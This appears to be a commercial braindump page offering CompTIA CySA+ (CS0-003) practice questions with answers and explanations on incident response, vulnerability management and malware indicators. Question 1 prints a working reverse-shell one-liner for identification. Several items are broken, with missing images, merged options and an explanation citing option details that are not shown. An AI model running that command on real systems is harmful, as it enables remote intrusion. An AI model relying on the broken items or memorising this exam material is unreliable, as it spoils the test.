
We provide real CS0-003 exam questions and answers braindumps in two formats. Download PDF & Practice Tests. Pass CompTIA CS0-003 Exam quickly & easily. The CS0-003 PDF type is available for reading and printing. You can print more and practice many times. With the help of our CompTIA CS0-003 dumps pdf and vce product and material, you can easily pass the CS0-003 exam.
Online CS0-003 free questions and answers of New Version:
NEW QUESTION 1
A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection
Answer: B
Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user’s system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user’s system at IP address 10.1.1.1 and port 4821 using UDP protocol.
NEW QUESTION 2
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?
- A. Testing
- B. Implementation
- C. Validation
- D. Rollback
Answer: C
Explanation:
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.
NEW QUESTION 3
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?
- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.
Answer: B
Explanation:
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision- resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.
NEW QUESTION 4
A security analyst is reviewing the following alert that was triggered by FIM on a critical system:
Which of the following best describes the suspicious activity that is occurring?
- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.
Answer: C
Explanation:
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named “update.exe” in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:
✑ https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
✑ https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives
✑ https://www.comptia.org/training/books/cysa-cs0-002-study-guide
NEW QUESTION 5
A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?
- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists
Answer: B
Explanation:
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.
NEW QUESTION 6
Which of the following is the first step that should be performed when establishing a disaster recovery plan?
- A. Agree on the goals and objectives of the plan
- B. Determine the site to be used during a disasterC Demonstrate adherence to a standard disaster recovery process
- C. Identity applications to be run during a disaster
Answer: A
Explanation:
The first step that should be performed when establishing a disaster recovery
plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.
NEW QUESTION 7
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?
- A. Employing Nmap Scripting Engine scanning techniques
- B. Preserving the state of PLC ladder logic prior to scanning
- C. Using passive instead of active vulnerability scans
- D. Running scans during off-peak manufacturing hours
Answer: C
Explanation:
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.
NEW QUESTION 8
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?
- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook
Answer: C
Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23
NEW QUESTION 9
An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?
- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.
Answer: B
Explanation:
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It’s Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation
NEW QUESTION 10
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:
Which of the following has most likely occurred?
- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked
- D. A web browser vulnerability was exploited.
Answer: A
Explanation:
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.
NEW QUESTION 11
Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:
Which of the following choices should the analyst look at first?
- A. wh4dc-748gy.lan (192.168.86.152)
- B. lan (192.168.86.22)
- C. imaging.lan (192.168.86.150)
- D. xlaptop.lan (192.168.86.249)
- E. p4wnp1_aloa.lan (192.168.86.56)
Answer: E
Explanation:
The analyst should look at p4wnp1_aloa.lan (192.168.86.56) first, as this is the most suspicious device on the network. P4wnP1 ALOA is a tool that can be used to create a malicious USB device that can perform various attacks, such as keystroke injection, network sniffing, man-in-the-middle, or backdoor creation. The presence of a device with this name on the network could indicate that an attacker has plugged in a malicious USB device to a system and gained access to the network. Official References: https://github.com/mame82/P4wnP1_aloa
NEW QUESTION 12
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?
- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed
Answer: B
Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to- date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.
NEW QUESTION 13
A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
* 1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
* 2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
* 3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?
A)
B)
C)
D)
- A. Option A
- B. Option B
- C. Option C
- D. Option D
Answer: C
Explanation:
According to the security policy, the company shall use the CVSSv3.1 Base Score Metrics to prioritize the remediation of security vulnerabilities. Option C has the highest CVSSv3.1 Base Score of 9.8, which indicates a critical severity level. The company shall also prioritize confidentiality of data over availability of systems and data, and option C has a high impact on confidentiality (C:H). Finally, the company shall prioritize patching of publicly available systems and services over patching of internally available systems, and option C affects a public-facing web server. Official References: https://www.first.org/cvss/
NEW QUESTION 14
A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?
- A. Implement segmentation with ACLs.
- B. Configure logging and monitoring to the SIEM.
- C. Deploy MFA to cloud storage locations.
- D. Roll out an IDS.
Answer: A
Explanation:
Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources12. Configuring logging and monitoring to the SIEM, deploying MFA to cloud storage locations, and rolling out an IDS are all good security practices, but they are not the best solution to secure the network. Logging and monitoring to the SIEM can help detect and analyze the network events and incidents, but they do not prevent them. MFA can help authenticate the users who access the cloud storage locations, but it does not protect the network from attacks or breaches. IDS can help identify and alert the network intrusions, but it does not block them34 . References: Network Segmentation: What It Is and How to Do It Right, What is an Access Control List (ACL)? | IBM, What is SIEM? | Microsoft Security, What is Multifactor Authentication (MFA)? | Duo Security, [What is an Intrusion Detection System (IDS)? | IBM]
NEW QUESTION 15
While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?
- A. Address space layout randomization
- B. Data execution prevention
- C. Stack canary
- D. Code obfuscation
Answer: A
Explanation:
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory- based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary © is a security technique that places a random value on the stack before a function’s return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.
NEW QUESTION 16
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?
- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution
Answer: A
Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server’s data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.
NEW QUESTION 17
......
P.S. Downloadfreepdf.net now are offering 100% pass ensure CS0-003 dumps! All CS0-003 exam questions have been updated with correct answers: https://www.downloadfreepdf.net/CS0-003-pdf-download.html (150 New Questions)
